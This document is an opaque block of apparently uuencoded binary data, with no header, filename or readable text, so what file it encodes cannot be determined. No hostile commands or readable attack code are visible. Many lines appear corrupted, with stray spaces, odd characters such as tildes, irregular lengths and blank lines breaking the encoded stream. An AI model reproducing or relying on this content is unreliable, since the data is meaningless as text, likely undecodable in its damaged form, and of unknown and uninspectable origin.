M<E^GW"61WQDD.\$XED7N[&F2/U#A*%0H1' *WJ:@Q10XC?=\$==I3.6^KK&JG21"
ML* &=2F,R=_\ (^6VWK_4X9=1=UU=R;U:C[79R'U9[M/U^C/W3,4305I-"3'XF
M\ []I_-1V1P@N<'40,Q`S\$G-K+&&79[X2\U68;T'\&EB6>BP+^3\, ,;A+8Z+K
M7* C!"\27&BO92K<[X@HB1A#31QA^<V`Y^N=R*M3N'B*_43=&YRMRGU;\$2?.A
MNC?SK,CY5<OX.>6>C9N^C%.1\ZA (^2LB(O\N0G[G;HS]NT=P@6L9<;G&1:XX
MN0^K^ZZ7@8*E[-<:U[O^UKC`M2O(X&[B'HTA=@:Y9ZO-5BZ-DU1OC5/46(V_
MJ+T:(^Q]&L/=C^0>KGZTA\E]&^?E".)(C6.)2UWC-2XC+B=&N._)?9IZKX)U
MC@DQ^5T:\$UUY%ZN[KD^])C\A' "#\$XG_1!A420Q:<A]7OZJT(8+3U:H0^4V_
M6*N#QA#UC/GG&A--Y]_%=>2;A`B&J*8:-UG]-291.T/D]_YFJB"-L]1+C_SF
MG[&73U12MYP/GZC9KL4L7R+W8?)K03^OY+X,?R9^K!;_RV-ZUSBAVNIA:ZF
M&E>XF@-KXUQK&&*PG<98JSVP#ONKHR80EZA0/8)A[JQR/U8>=S:-\UQ#-9YS
MW=%XQ757XT/7_7#YS<!B]H(PP46JC,?D"X3+>UGFJ'LA\AN!Q>RK@08'A0L>
M<;6"?ANI9:HUZC>&/ \$M1[U.U4)T'-J\$=-X'><H88+'!L2GF; ,AYKIKJH9BAO
MH5*[EP-;DO\YZHN?:*56J,8:8UU_8MS6Y+?&>"U##"XC7@"VD0A*XW)54F.L
MU9SX*W\$UZVUG_A+SES7^;/>3^P3R%4, ,CI*_7T*],G)O4"M5L/S]#>8? \$B%8
MR99SMA-.B* <H]T)6J: ^`W='NB\;U5E9BMA!YOXV1OP=.!/D[7\ \$9&@NJZ>B_
MIRID?^:1WTPTYZDOGB>]U1/71I3W43-U^S[([T3^'_`EGNBK8E6@QFUJ.>I_
MJ3:J/P, %-VGLAWK#0@0WJ"*OMS_;]8>?"0XU&!8JOX&X1=T/%MRIIH8(AJA%
MQ,4: %UAWF;=U_:IVE3#!RG9JC^` (VQ,A.-NN9]'U2&,E>TR\$O,_'G\$=?XP9F
M,\$KC(/K#0;B1&2QFWPT2'&1_&6SR/WH,3068\E\U'G7-T&CB>,'?-%:VYVF<
M;*_2N%2MT5C5WJ3QB&LO,66\$_)9C)5OBLV]4O,H>(GC.)5.XX#P[5/,KV[F(
M>5F_7X3\UN,:]6F(+;C?#LX0K"9G5WC0KLT<*C:IT9"/]_#7\N\AJL* &D=P
MOB.P3WX*\$SSB*A0A6,DN\$6'RHX\$CJ:\?H.\Z(08GA,CO1[;2Y6/5`141+!BG
MK%#!2G8VM!M'._N).)[CC:??QU//XS%.C@A!LU[CN5[C\$>]_J]&LVP3XP\NA
M@D=<*73>E\$]1T^TW@8+1ZGZ(H&DW12VP+T;(;TRNLET:5]MU-9IVOU">7]0.
M]2!8<(VN)POX!8B%-4;9%9BOI; &JW83Y'X&_4N[I [&\ZXH]6(8*5['!=WM\N
MJG&\$72S"E!?:7:/J=SOE.IUPSUS[GT!!(]<,Z.^ [<\$\$\$[@S6FT7^+,H]2RVU
M&VA<9C?4N,ANI-'4GTV<P[[G<_ /X7Z90WGG<#YS6/\WW'QE7G/50NO[\$, &B
MZHS&\$'568ZP>?ZYJ8O>)D-]J-'J(4C\$J3OXN1LVT[FNL9(=%&'PG%M!H]!"E
M9M@U-)KQHSC?* .I'ZG]KZKD,EK6'L'P,<:Q&L^[S5*'5XA\$, (E;1X\WCO7\$^
M[6F^BK;K(+)'A5CE@^2W(Q>X1FM,=\$4'RWN_=NCY+&(\NIAVOQC^V+P/+QM
ML)]^W\ \$2]9/F+V'<L(1QPQ+L8-RQAW+"\$<<,2Q@V"DX@2/RQA_+"\$ \<-2
MR'%"(2[4Y]M2]'O)(QAJC=#\#]WR=Y/+6&\9]]\R>!KS/K\$)Q,_U>QJ6J]]U
M/\O5\$LODSQ' C7`8/\$EWZ?17+U1_Z/28KV.*K(_P!86_0@7;2<+D_6.&'PU_
M;=Y'ULC^4V.HV^!UUV.-D6Z#LUWR_@EIMR/(U'L99/A_:5QH01\BF\$<M"15,
M=-W2Z!TOCRJF,;G=6F,*XD)+[HW2G\% []Q#B+(V+K3<:0]3<"\$&/_4)C)G>A
M)((?:5P)?R_SBZ\$_7*5*:EQ-/:]699C_F%B96)58B^BQ*EJFG7F?6BUBJ'M#
ML&"8FA@B&* (F\$Z>\$F/)9&F.MV2R?2_R=*,]?5C-.6*,ZZ_'6J*W\$,+Z'+2FQ
M*]'\$_VM4\$KN'QDABJ-TS1-[/MDW;1RQNLN9];;F(QEYB<=V>,1E,(O;8(C>
M#]+.X!^6Q!FQL`Y?XB@O#]DK=JOY5N+DTG:K55G70:+\;UPMUQRONG7KNV
M>^3];\:_K%<Y+/->N\$JVP01BHLM@#LN+\ZX8WQN78'OS8F<;:)\;U&Y=7[".
M+C=VN(%VN(%VN('VLY'R;F2_&]F?H.R+3=3[]NI]\$_6\B?>=3;SO;.)]9Q/O
M.YMXW]G\$^\XFWG<V\;ZSB?>=3;SO;%+O67LUF00.)I6, :.X]FWCOV<1[SR;>
M>S;QWK.)]YY-O/=LXKUG\$^\]F^G'-N/\$-.^ [2V\$9-'YM,_W:9OJUS?1KF^G7
M-M.O;:9?VTR_MIE^;3/]VF;ZM2UJKQYO"_WL5J[/5I71,N_7VV\;-,_=MJK.
M:K?&1-?]4(./-9JX?BN?'V[E<]6M?)XJ&\$-<393GJ7%JFQXOCOLR3M4F+K!'
M>0S^0!SMD??V&308AGUIWNN7R3)XT67P,G&]G3-(<'Q,_&%:[;N!WXBW-1+
M'F'Z^TGC\$=#C<7LQQH377%)!,^[MB4Q^>W,[TAB^MF91-[?5TW+M5U]0JQ)

M; \$\T\X.^JT=/\$=VJ-3Z_-BATNKS8Z?:H^OM1+_F/7\SB4] <WKQY[]\3EQ=_
M\0B:N'BG>NJ:KG&6' <5\+/,; /*; ^1HWFO-ZE=NGQ=JETEGEOH%F' 7?0KN] 1S
M8CK+O\$ _0 [#_A&RRIAC%O, , 8R[QG\3=] O=JN=NO=_B'\F>.1] @KMU?H] *SO<+
MFG'V, !X7S*?1Q&] [&]?L8; P13WW&, XZ-Y [Z/QW [WHGE/X4?668UIK?, :4UD7
M-::T+FN<J^ .Q>/4 [, = \$U-DCPI6N%1G, /B><]) !YR] 0\V [SU, 'B+X@65PETJA
M<3?Q0ZNXQBVJC, 80]; '&!J6QO>MVBS_F1BET6/-9WXA<1%QL<:, UA*3MS=J
MS&KM (= \3*IC&"M>83"T--? *?#7S>DK\B_*?+E7Q?->%4_[B>>] *I [WJGC>
MJ^+5' ZZY&LW] *I [WJWC>K^) YOXKG_51PE\?H; 2_YV</->' DUSK%' A1M^9 (3!
ME, 3*&K?; '9CO31Q (' * [1V*^L7\ \D\KY) XQ?VTB_L51' \$, 'T. [E7A5DB (8#8K
MA\8@E<DC. \$*53B+OI33M] R&B-N^K-/M@GUIEF?=6&KO?SWK [59AEWE] 9E>^Q
M' \$3<3CQ+/-:] 7_2H\0GQ%3&\$ _0XB7G49? \$ (LQO=E#N) [+H_H\0^HY) 9Y#V8L
M, 8W; FS?OQ=S'] V/&6L.8-YC, , N_) ?\$I, :IGW9>ZSS?LN#^O^#*NS/LQDU@&
MS7E_D' [IH/J-N) YXD6CBCX, J!3&\$ [] 5, \2^:] VMZ+ (/I+3-N!F (Q^RC1O&\S
M3LMS6' 4D1ECFO9K% [- [! !OMH3' 3UTVCBEL/J&WN"QN_LB>0O (B [6.%F-"1' T
M6"LU!JKU (89_-=3@0XV5 [1\$>0?-<] 3"?JQ [F<] 7#JJF] 3N, EUV: -YCGK8<9-
MAU68>W>XO+_S@); _". WJB+KC, FCLZ@C765#T<'3CBQ [^8-SU! ^ .K/QA? <&X
MZ@^V. \KQC_ '\J8&ZW&. J: 'Z. ?TQZN68&F*/TWA- [V!WS0:>8^I9WK_ "LK^
M/:ZVZ/Z. JP^T?1U7/ZH% (8 (>:X?&6.LJ\4_BUG#!\$7;5", &1MCS?/Z\$.ZGY.
MJ&B] ?B>HAQ. \QYQ0#US><IG7"< [K!-;) O' <TA. \=#=' O%1*^Q+, GH)>A&LWZ
MG.#ZG.#ZG.!ZG%3'] ?BGU"] \$\$_>?8OR>H*; I\@2,) W (DJ&- \3^F?+H/O\7VE
M1KX\$ [.LEP::^Q (4) :HH] SB, XU5ZO\ :B] &WA:1>MS_C3DL2, , ?D, <01P) 3 (3>
M2H08K\$3<#SP#/<\CO@>I=\ZQ_O->: [W!>)%XB7&&9=X; [ZDLFN] 7Z*_N*2J
MVP; -/?J2>H\8PO>A] B. : =; C, ?B^K5 [K] 9: [?9<; Q4F [>BUI%U [M"_5 [AO>BJ
M. J7+KZJ1?#_J<9?!Y&Z#Z8B) +O/>U' 6Z_C7>=Z [QOG.-] YQKE/, : [C?#-) K [
MS74U4+> [KK [B^U; ' \$ (U_O<' [X0UU6LM_0_W.] ZO^SO>KFOG>X+WB!O?C#?JE
M&Y! / [. \& [>^F: JS [NTE] W%);] 'K?HEW?4DLM\W [5TKK>' : [+ '17_; U [JW: %=
MW4' _YCVK] JZ [PWCN#N. Y. XSG [C">N\ -X [B [7YZZZ; WWNT>] 9U?E [[/\>_?0]
MN9%HQKO/\^P^] ^5] M9IHY+^OHOA^UA" ^A] 7LOP<< [P'] RD-UON<?<KT><KT>
M<KT><KT><KT><KW^I# [^9'] _JE"] 7G_R' /] 3%25NL@QN (9XB9N? [8&^X#-XF
M&KO^D^>_] &/PE&7P&3&' ; = "_1/M8BXDCA1GU>/U\$DMWV/JZS' U] 9CZ?4Q]
M/59_N [SEYGVTOHX>4W^/J; \GZH+NYPGO78*G (^1] M. =U^5, UR<X6*KA8?Z [S
ME) _7/%. ; M7T] 4SGU^, \X [C/:V7, U4; =_SO/ [. ?MYP? (7+' ^A<ED&C9PO^/G1
M"X [SDO5?LOY+] O, 7R_] B^5\L?Z7&Z?) 7W/>OZ%=?<UW_QCW8H. ' _3?X; QNUO
MZ' ??H) [!L<1QQ#DN+] ^\ /] ?XB3?<KV_H_] _0_ [^A_W] #___\ /Y?A'] =7] _</S
M5/+2CZ#THZPSNIZRS+I8S%O, VY; IQ [; RJLM! \OY=DW=9Q36ZF7?_FU^J] 2SE
M!N>Z#. 9T>\ME_ ' #KD*X?8 'WG>WE-/O#?_"B^M] ?LMR#KDN8' 668?!%GGB. ; Y
M89!UD&CV7Y '5PO? \+K#\$_H (I9 ['U5O<; (VR#1H_&4) ^B#60 [_TU<5^ (M59C
MJ/6' YH=:Q@Y"K6] 9' L+W^YMU\$13 [#V_-89; 1?YC5CYC2; =#HW\ -Z' NN"EC<
M^0CK' -' , -X+SC;] J; V_9MX1G' <\$YQU!>03->X\$S6^:] P%ETO (ER [= >3<' TB
MK2B] OR (M\] PMTC+^+- (Z2CQ%/\$TT\7TDQXOD>->+>H (F_ (ZT_B'LL [[[A/_Y%
M\] YALRZ"XA<%S7N#\$ _6\DW+<I) QW4FNURV '<<3OQ '\/\$@T<B5E'))>X-FO&36
M) MU_, BM<SS<9URT9UTUP!M&\C] B<? \DM_PBA77: -FCVQWN6B3?>LTR<\9YE
M_/! [EHDG4EHF+GJ?Z_H^ [>%] KG\JEJ>BG7_ ' ' >6>; [T@37' 3A<A [S. ^HLM3
M6^: YPH?, ?VCUUODTS* =A/BWS: : T8>XI' WG=L\NF83\] \>O: 7@?D, S&=D/B/S
MF9C/Q/Q' S' _\$?&; F, S. ?A?DLS&=E/JMU@ [C2&APL^)' X6^TQJ+] 'D-7: J#&;
M=5G7S\9Y96<^ ._, YV&\. ZR8QM47*&CZSV%= () K^< [#_ ' -8" HOF^0D [VD] . Z
M1>QEC] 7E9AS) 3] -HUCVGR. BC!Y. <=R6>9<S\7URV5]; \T/'%RB%FJ\9B_2
M^+%: HK&0M53C\$ =<RC8FNY1KOV"LT7K6C-4ZT5FI, J6 (T; K56!9K^5S. _AORU
M&H=; ZSCN>HVW [3CF#VB\; B=HK*/. . : +QKGV, _%S1F=5_2: #X?SV69YZ"Y+/,]
MPUR6^9YA+LM\OU#R_VC<JP] #S?S7: *QAC_3H] S] K. \YEU523-) KOI4J] GS6:
MYRZY+/-] U%Q6/7LI^>W"] 2MI^Q><K=&%3S&7] 85] @7KO (7_W9] W3>L] ->\O#
M?! [F\S*?E_E\ S. =C/C_S^; G>!9@OP' Q!Y@NR?B&N<R'K?27K7, BZ; R_4&&<M
M (B [1^ (= : 2ERF\4^UG/D5&O>K: (T/ [] 4: L [EC-) 95JS0^5: N) <8%FO ', : 1UL)
M&A/U. @K_ /D7- 'ZV+FDTZRCR/M1HUK. 0U5A] H] &L8R%KCPH (%33K58CK5 (CK
M (NVW: 33K48CK4-AZI/50V/K5C@P2G. GZG+C# (^W-OPBU%M1YHLR7XSY8LP7
M9 [ZXM<*>Z9' W7O^I\R6X#B6MASI?DOE2K%_*>D+, J=_* > [_4M9YHMG_I; C_
M2W' _E^+^+\U^2EM/B>9 [" *6MA=90C<7U] TI*6^; [!Z71 [DN/O. ? : V\$ \$9ZXU+
M [* " , =530] S+65; 5 (8VMM!V6L; 7J_E [\$>V\LTIM) V4, 8J; *U@/IJX4N, S> [7&
MGGH^9: SG] @' VDZ#QM75&8Q [KG, 87] @733EW2: -:] #->] #->] #->] #/>K'\ (
M\$S3 [M0S7OPSW9QFN=QFN=QGNNX^MEWK>' UM_N<9 [Y/W>) E_66F25#A\$ LH<IJ
MW*K*: PQ3%30^5KTT+K3Z: 'Q17V@LKOIJW*Z^U) CHRBF?, [3. NZYH-/HNQW' *
M6: ^ (9IW+60^ (9IW+<9W+<1PISW4J; _72?KF\] 9?>K^6M#_3^*F_UUGHN; UM
M' 2'F: , RG] 5S>NJ; WE] 2_0RDT>BY//5<GGHN; YGO: Y>GOLMS?Y6GWL3S^6I
MY_+6 [UK/ : &^WTVB^AUZ! <E=@_8K6&YVOR/U2B?E*S%=FOC+W3Q7FJR ' _2^>7
MVPL\ \GYS4U [56F+' ZOQB>ZU' WG?^6I=7X_ZJSGQUYFM8?^M\#2N_UF, -COL)
MRS^Q?K'GA\K [SRT=+] 6TSFO_6-, J: "W4: /953>ZKFMQ7-; FO: G*=: W' >M: PW
M>IQ: EMNU4&, ! [5] K6; 9KB<; GVK_6LESZ' *UE=; 66: TRM_6LM2 [E6: RRG_6<M
M: XA>WUI6\$; V^M: S/] ?K* . . <T_J/W\$?+V) 8UF?6MQ?6MQ?6MQ/6IQ_00; R/<8
MN5] J<; _4YCQJLUUM [K/ : ; %^; ?K8V_6QMGNU_VUO] EL=] B/8 (\$30?, ^_#OVW
ME\$M_ =: U@K?>Z7) =ZS=-COC [S] 9EOP' P#YALRWY#Y1LPW8KXQ\XV9_Y3Y3YEO

MPGP3YILRWY3Y9LPW8 [XY\\VM4*+9S\WIMYMS/S?G?FY.O]V<?KN%:C;M:!]
M?F8%Z/QGS+=D_RVM,&)%O<;<IR65@ZW03-.2X[3TCI--.-\;@7I]I_3OENQ
MWU96)6V?K6C7K6C7K6C7K6F_M>4A#E,R;FO*T9KCM[;ZVS)N:\K1ANW:
M6.'\$[W6[-FS7ANW:L%V;?;]L9N=NR?5LK@ABIV[5E^[9LW]9:K]NW9?MVC&?;
MT>[:64GU^=;.^D[OXW;6A_I\X?^EVA,YEK*_#FES._@OEHC2_T^=8.^HK1
M^\$#'.>VL-CJ>E?(U&D_K>%;RZXCK-2:H#1J3N#9J[&%MTGA0;=;XC[5%XUJU
ME?W\$:=RLMA%W:#RC=IKZKEV<SVXSCFN/QI96/,OW\$O>Q?+_&ZSH.D_*#Q,/L
M]PCK<'Y'67^&/'.>X)C9&ND\R?HIX2F#^ML:CV3^VL\$=H_M;/ZZ#A=Y+RD
MT?BG=O1/[>AGVO'<:<?SIAW]3COZG7;T.^WHO]K1_[2C_VI'_]._..J>=]:.K
M<!)3OPNQ*[&;%?_82J[MJSW/G0ZTFPY6*[T_.EC*O5#C4+W.'2AW!\K=P3JG
MTH4 (&K[\&SL0'D[4,X.E*#\S\F.'*<C^O(]AW9OB/GWY']=.0YV\E^H>7M
M1#_4F?G.S'>QWM/Y+MS77:Q9>E]WX?[NPOW=A?N[^*7H:HW4^UJO=1QH.!J
MC8^T'7:EG%TY[ZZ4MROE[4HYNW*>73G/;E9*+4\WRM>=>^>[,]V^!_?D_+T
MM+9K>007:C3C^3X/\:GWGI2C)\^OR?%[T@YZ61_H_GLQSN_%.+7X_S>Y/>F
M/'V8[\/\%Q_P7Q?YOM2WB^M5#K_)?UV/^M]G>_'?'_6[V]]2*RB_7A_<K'^
M/"_ZTY_UIQ_KS_.B/_WA'\8SP\$#I#-.L[@.LZ@.LZ@.LZ@/'(0.ISH&6Y19\#
MK6-Z?0=-:[0?'&BUU7'^0&N'CO,%EVE,K?V@Y%=H3*/C?/2G[_62CR&NTIA6
MORM2?XW&OGJ>'ZUTK@,L3]"H[#,:*VN_,-!*[[J@\2\=EP[D.@_D.@^D7QC(
M=1[(?3&0\?)`^H>!7/^!W&\#:0<#:0<#Z0^^LC[2^ON*Z_DU\U\S/XCY0<Q_
M8V70^6^XGM\R_RWS@UE_L%5-V^M@MAO"\B',?&?\=P/97XH[>A[*Z/.\?]\^
MAS\$_C/GAK#<RD:LKO4[G'8TG,^CAM..AM..AO,>,9QV-,+*I-N/8#PPTLJJ
M\R.M"SK>'4F[&DF[&DF[&DF[&DF[&D6[&F7=U.U&6:^T78VVR,KL6\$9=H3*OC
MW%6%GV^CK+*Z_OC**NXMBOA1VNLJNUJE'5(VY7@*HTYM%V-LFSW&O:[5F-V
MUSJ-. [4>1EFC='PL_240SVC\4MN9Y" ^P_26-QLY&T<Y&T<Y&T<Y&8?_] &"9H
M[&L4[6L4SY]1M+-1/']&T=Y&T=Y&T=Y^L')I_?['=1_--&CF?V3^1]K!&"NG
MSH^QOM+K,];*K?<CK8M:SV.Y/F.Y/F.Y/F.Y/N.X+N.L_MH>QUDUM/\<9^71
M>AS'^8<CO,?QOC>.\QS'>8[C?,9Q/N,XGY^LO%J>GRCO.;'<SX3F)_'_3F
M)S(_B?E)5GZBL=(M-)M-)M-)M-)M-);#_9*D^T^IA,?4RF/B93'Y-I
MKU.HERG6+:W'*=9K;:]3K'Z7C;%2J>?;PHNU>AR+V.]U1H+NN(T[M]V)K\
MDF#0=8;MSFG\1,<Y4ZQ+VI]-H;ZGT+ZFT+ZF\XSA?YL"O4_A?J?0ON:PG68
MPG68PG7XV2JLY_\S]3J5^:G,3V-^&O._,/^\+U^U7JY#._TK_,IWYZ<S/8/T9
M5G%B+;W/9G"]9G"]9G"]9G"]9G"]9G"]9EK%=/N97*>97*>97*>97*>97*=9
M7*=95@D=M\^R_M;K-,NJH,\KE.OS:A;D6ZK1K==IEE53WY]G6;?U>LVRKFMY
M9UGM]'K-LG;K\>6-5#I;].L(JYS&M-KOS#*JK]PBRNURSNCUE<MUE<MUG6
M9)><. [X7K.X7K.X7K.X7I*?I=&LVRNRNVVRKM-;';*[#'*N4SL^AWG^S2NK\
M; \S/9?VYUL?\$.GI><[D.<QD_S.4ZS.4ZS&7\,) ?K\#O[^=TJ2S3K\307XW>N
MQ^<C] ^Y'E%<CRC+LF4]HJQU>CVBK)(Z' HZRWNXCX, ,IJK_4<9>W1>HZRRNE]
M\$665T7J.LR)H/4=9M?7SW2CJ.8IZCJ*>HZCG*,:54=P?4=1S%/4<9?WL^ENC
MB8NC&_&_.LRKH^<VC_N9;Y75^/O,+K(HZO"J3*RG);F'^EQ'?2Z@/A=0GPNH
MSP74YT+VL]"J0C3Z7\$A]+Y0^%U*?"ZG/1=3G(NL?[8<661VT?UYDQ6M]+K^
MTO(LLBKN&F1E5&?9XNL4MIN^UEU]7FVB/I;1+TMHMX646^+J+=%U-LBZFT1
M];78JJKE7DR]++&JZ_P2VN52YI?R^=M2/G];QO)E?/ZVC,?EEO5S_)L+\5
MS*]@/IKMHJU:Q'9ZGM'4>S3]233U'DV]1].?1%/O*ZV:NOU*ZGLE];V2^EY)
M?:^DOF.H[QBKMO8G,=8;];\Q5GWM]V.L3-KOQU@[J7,+]/83Z]'C'5#RQEC
MY=?/L6.L&OJ>*7.:/Q\$VW>,55';=XQ56MMW#-<GANL3PW6)X;K\$<%UBN"XQ
M7)=55ET]OU7TVZN97\W&N;7,!]KU3%_?T(]KV5^+?/KF%_' ^NO9?KU5G]A0
MSV\]UV\$]UV\$]UV\$]UV\$]UV\$]UV\$#];K!NJOM>(.EM!T++B(N(2XE+B,N)Z[0
M>-.*UEA`?XZTP:KGBM'XD8[_-E@=-RRP2JC[Q4;K^MM1H#W>O83QSQ`#&!
M>(9XCGB!>\$FC69_)#\;N\$X;N(\V<'TV,-[;P'7:P'AO'\W\!OKWC59CK<^
MU/;FCB<QO)EJI/.;N2Y;K(8ZOX7YK:RU6I*;*3GM97KLI7/^ [9R7;9R7; ;R
M>=]6KDL<UR7.NJ?7)<[Z5#]_CK.:Z;@ \SK+TNL19>_6ZQ%F9]7D99S71\4V<
M54D_'XJS/M9ZE/IG-) [5\8WD+VA\J. .;.HQCGJ,HQ[CJ,<XZC&.^HNCWN*H
MMVU6"SW?;=33=N:W,[_#:F[^_H]ZVLG\3N9WL?XNJ[&.=W>QW6[J8;?U@R[?
M;975]KG;ZJ;W]6[*O9MR[Z;<NRGW;LJ]F_+NIKQ[V&\<2]Q'W\$_\0#Q(/\$0
M\3#Q"/\$/XE&KI<N@F=<QZS.=/\;\<>MSG3]NM28VT?9QG/9QG.?6<=K'<=K'
M<9Y;QVD?)]C/" :L-T?C1\$2C)^A'3]" /GJ'?/4DY3UJ#M#Y/6NNU' SUIV5J?
M)ZV.6IZ3UCZ]#T]:K;2?/&EET7[RI%5.[\3UJ?:?DY2_R>I]Y/4^TGZR9/T
MDR>Y#B=I/R?I)T]9; ;7\I[C]>"PG,'^:^=-6.Z+1TVGJZ33U=)IZ.DT])7*>
MB=:/>IZ)Z>A1B-O(NTED7(G4NY\$RIU(N1,I=R+E3J0=)3).D^+N2>1]]^VU
M?&<H]UGFSS)_CO*<LX[K_2RX4*.1YQSE.<?[Q#G*<8[CG^.XYSCN>9W'N6O
M^@5-00M6!SWN!6NE_9-'WJ]O^A<IQR6VNV1UU.?H)>N(EN.2%:S7_Q+EN41Y
M+E&>2Y3G\$LYQ.]-7*)<ER@7^G,-B)#W]G?2XU[F]U6N,'^%:O,7V7^&O/7
MF+_.7F;S!_@_F;S-)D_A;SM[C/;C-_F_D[S-^QNA"-'=WA]W/NT([NT([N
MT([NLMU=JRO1M+O+SWOOLMU=MKO+_4>[/^X1WW?LW[0ZRZX4&-6?0^Z9[FT
M']G[==^_])533]?N6>5U^?K/>SK%1I+Z><K4F^EQDY6C,9Y^GR5?E=K7*//
M5\G'\$0\0\$TP['<_+^.<T=M;/[00O:33K?X_K+_BW1K-/[M\$]>[EGFO5[W:!?W
MN%_N\3YUCW9RC_OF'NWD'OWO/=ZC[EG#]=\5"<K?'=ZW>F@]W^=SWOM\SGN?
MSWD?D/^^]OR0^8?;_@G_G_Q>P".KN\X_HAT\O^QU5S[A<=L]X3E3Q@W/V7^
MJ=6;:/SK4_K7I_2O3^E?G]*_/F.[9_P>PC-^#^\$9OX?PC-]#>;;O(3SC]Q">
M\7L(S_@)A&?\^L(S?@_A&;^'\(SC/*==/;=. :+MZ;GVA_<MS*YNVJ^>6;2]A

M?BEQ&<N7:SR@X[;G5B_]N=ASZTO72HV5]7.[YU9&]RK66\WV:S0VTW';<ZNG
M?FXGXZ[7>%A^+O;<ZJ,_%WMNG=+V]]RZK.WON=57GR//K6]T'")RG-/85)\C
MTO\EC;<^GM/^GM/NGO/YUG/ZZ>>TM^>TL^>TK^>TKQ=6/[T.+[B>+ZFOE^S_
M]?M_R<\?7M*.7[*_E^SO]?W:7U9_W=]?_/[B*^9?,?^:^=>TI[^9_YOY-\R_
M8?X?YO]A7ME&/F4/TW:I;+>.<R2_6N,' '==)^0&-!W5<)WA&8W:]GY5MYB?]
M/=1H)*5L,S]EF_DIVWP?3MGF^V[*-O-5MIFOY.7[;I;]M9;3LHV<-O,V\R[F
M7; ;Y/KC+-M\'%URNT7P?W,UZ;MNL1P#S';:YEP;8YEX:R/)\'V]Q+\'VUS+PVR
M!^KR(-OLXV#F@YD/8;L0>PCQ,QW'A-C&7X?8#XC&7P.UGPZQ-Q)-7!5J?Z7;
MA]KFN7J8_:W.A]E7]#X+LXT?"+.-'PBSC1\ (LXT?"+/_O1P/3WV?=W.8P?H
M]?38@W3\[K%SZ/NJQ_Y&/_RV%7T_O38%;3?]]B']/X4C":NU-A" ^WV/' :3W
MI\<>JN]5'GNJWI]2;ZW&G_7GUA[H9;W&P:X-&K_3^]-C=]>?6WOL;[6>/8M
M;5?2/D%CO?WYCLAYCGB!\E*\-/.3]P9X:&\>VIO'-OO58YO]ZK'-.>&AW7EL
M<P^3^C]K-/<PR2\B;M-H[-\$#N^JE?Z]CCOD^.C\$),9*8E)C,YOLX[?;\$#D3S
M/I9DMOG[YF1V9?W^/BD?K-&\9R6Y_;U;[^2V^3N+%/8PG4]A_O6MGF>G](V
M[I]U*:7?6^S6E?5BO;TK[.S4J3'YW8[CFO\]^4MDC=#X5^_F']I6:_:2V?U*M
MOP3'J]H_Z%MVG_XH6W>I_BA_:4Z\$&(P*%2PK)8G\O8>C_P^AXDWTM#NTM@%
MU(!@P.)7VD\::4/\$0RPBVJ,M>H1ZX<8?B/R'VL\83W1N-&:&R:___\W;]H3
MK*!@P4E6L,8%KH8:OU%3-'Y6N4,,Y@DQ]3II/&%UUC9BB<>T3A\$N4(%/[6W
M:PQWW]'XE7U0WL-I3[\$6))'?'1FI]96.>A24[S^GM[N9[Y/;1_1Z"XDKM;8
M4)]'Z>TNVL[3VU]H.T]OU]7WFO3H]YQ&\$^\(C@DS.#9,?J?\$Z#<#YY^!ZY+!
MGFH-#!&<10R%^),:AW8963^C<C:\$B[X6&,FKGLF.]@]#^~^Q'H?03^W@5/
M6M-"!/ ^P-H8*AKO_U)A@C0XW/_G'S&R7V9[FLG3^E-4@B<&&2>3W5.+T.%DP
MWAN/_][**]W/:I]R+0\27..*"19<Z[H2(;^K8NIG8WDVEF=G>7:VRTY^=O)S
MD)_#WD4T]7*P7@[6RVG_H/DYR<)]?D[R<[&?7,SGMG?H?&[6R\WR/*R7A_WD
M@1Y6!@N:>GFPKQN'F_++NKYIEY?M\K)>7I;G8WD^]I>/_'SDYR</_G_YR<]/
M?@'R"'"\",L+VJ-U>4&6%V1Y(=8OQ/X*5^(_,*TC\+D%R:_,/E%V+X(RXNP
MO"CU593Z*\$I^4>JC*/51E/6+T7Z*\$TL02_Z+58A&GI+P\$^7U[WH8?FFN9QGF
M/R:6_1?~^XC+,5^>6(%8D5B)6)E8A5B56(U8W?Y1]U>#^4^(-8FUB+6)=8AU
MB?7^Q06N0-ODYP8*MK57>.1W#`R_K_Y=09*C_P>@3E7&MACK/!@0?^KP9V
MHBM_J.`"5[YPP6+ZO=!2?C<E'\4(6C>Y]60_3?D^`TY3B-[C]Y7(^8;,) ^8
M?NY3YC^UQQ*C=#SS*>.;3QG7-*&?:L)QFG"<)O9/UH)'P<_M&D&"YIQN8IN_
MJVC"<UK:E0L53'3=)#[3N\$"- \1C^1.+/&LW[IR5_0*-YKW,3^X@K?X2@B<>;
MV/7M:Q&FW@V-E>Q'&LU[GIM2WJ:<?S-[G]YG,YZ?S<EOCG*9A^0_"S;X4*.9
M3W/;O)^Z.>/=YHP[FMOF>874C_?([R"8_EI0/RW83POJHP7;2?D6C68>+6SS
M?NK/V/XSMO^,<K=D>4N6M\1^1.PBZ.40<+6/D-]7^\$G/KY4]GFCXK5G>FN6M
M6=Z&Y6U8WH;KWX;KWX;KWY;KWY;VVI9RM+4GN!8'"C92L1J[JD2-;=59C;'6
M\$^)3C8FN<4&FOXG\$2<3)Q'CB4(X[=-B,-RW8M'^M\825* <3T6SW\$E+?0>,9J
MP_)N&L=97Y' _+7&PQJ+J!^HUO^1.([E/Q' 'LWR3QH_L;1JS\$ (NJ/XA'6>\8
M\3CQ!,<]J3%\$G6+!)/)/\$Q/) ?Z3Q+^LOC>'N5RQ_'6+T\3?]>T-^2*C)7R0^
M#S7ZFJ5_5V\$5L9@=[#8ZC'UZFE;Q_6F(&8Z/J'J,(-AH6;=@.(`XG? \$+ \-
M-^,=(A[6N,1UF_G4\$8)'7)DC3/T\S)<DEM+8S"Y#_)A8EEA.8PN[9H3I[U.6
M=R1V8GEG8A=B5_;;36,ENSOK]R"_9X313R_RAVF<Y!JGL;E]B?5O:LRG.NG?
MGYBH]TD[^H_VS+?GO;4#\QV8[\A\1^8[,=^)^<[<UYU1+OZGLSU?+0XT^5CB
M=HTGU2&-8ZU\$YL&FO9=@@7-?:DS_4UG^JW.] +N=Z7<Z_ [3F7ZG,_UF%\K1
MA?UT8?TNK-^5Y[1@X2#!\7I?25[^+JZK;=XKW(W)=*_ _Z,8XHQOCA6Z,#[JS
M7G?6Z\YZ4OYKL*"IWQW[(%^(P?P:3UBE-)I^ ^MJ_:KGZ8O_TQQA?VM-U_DO&
MT8(O@P47N.9C_?K9QS2_O_TST=3K#QEZA,OO4YAY#H#=1P8;;\$:,UQAKI0XQ
M&!-BRF_(]RFQGXN'&?Q\$8WKWYQHS\$!-=V3P&LP-QV]/C?(5)73M(T,CQE5U\$
M=8<<7]OF_?N#6^&0O8YHZ@WBO';9)_2\OB' _&*_ _I7Z_M<U[G;]E?X/) 'XQQ
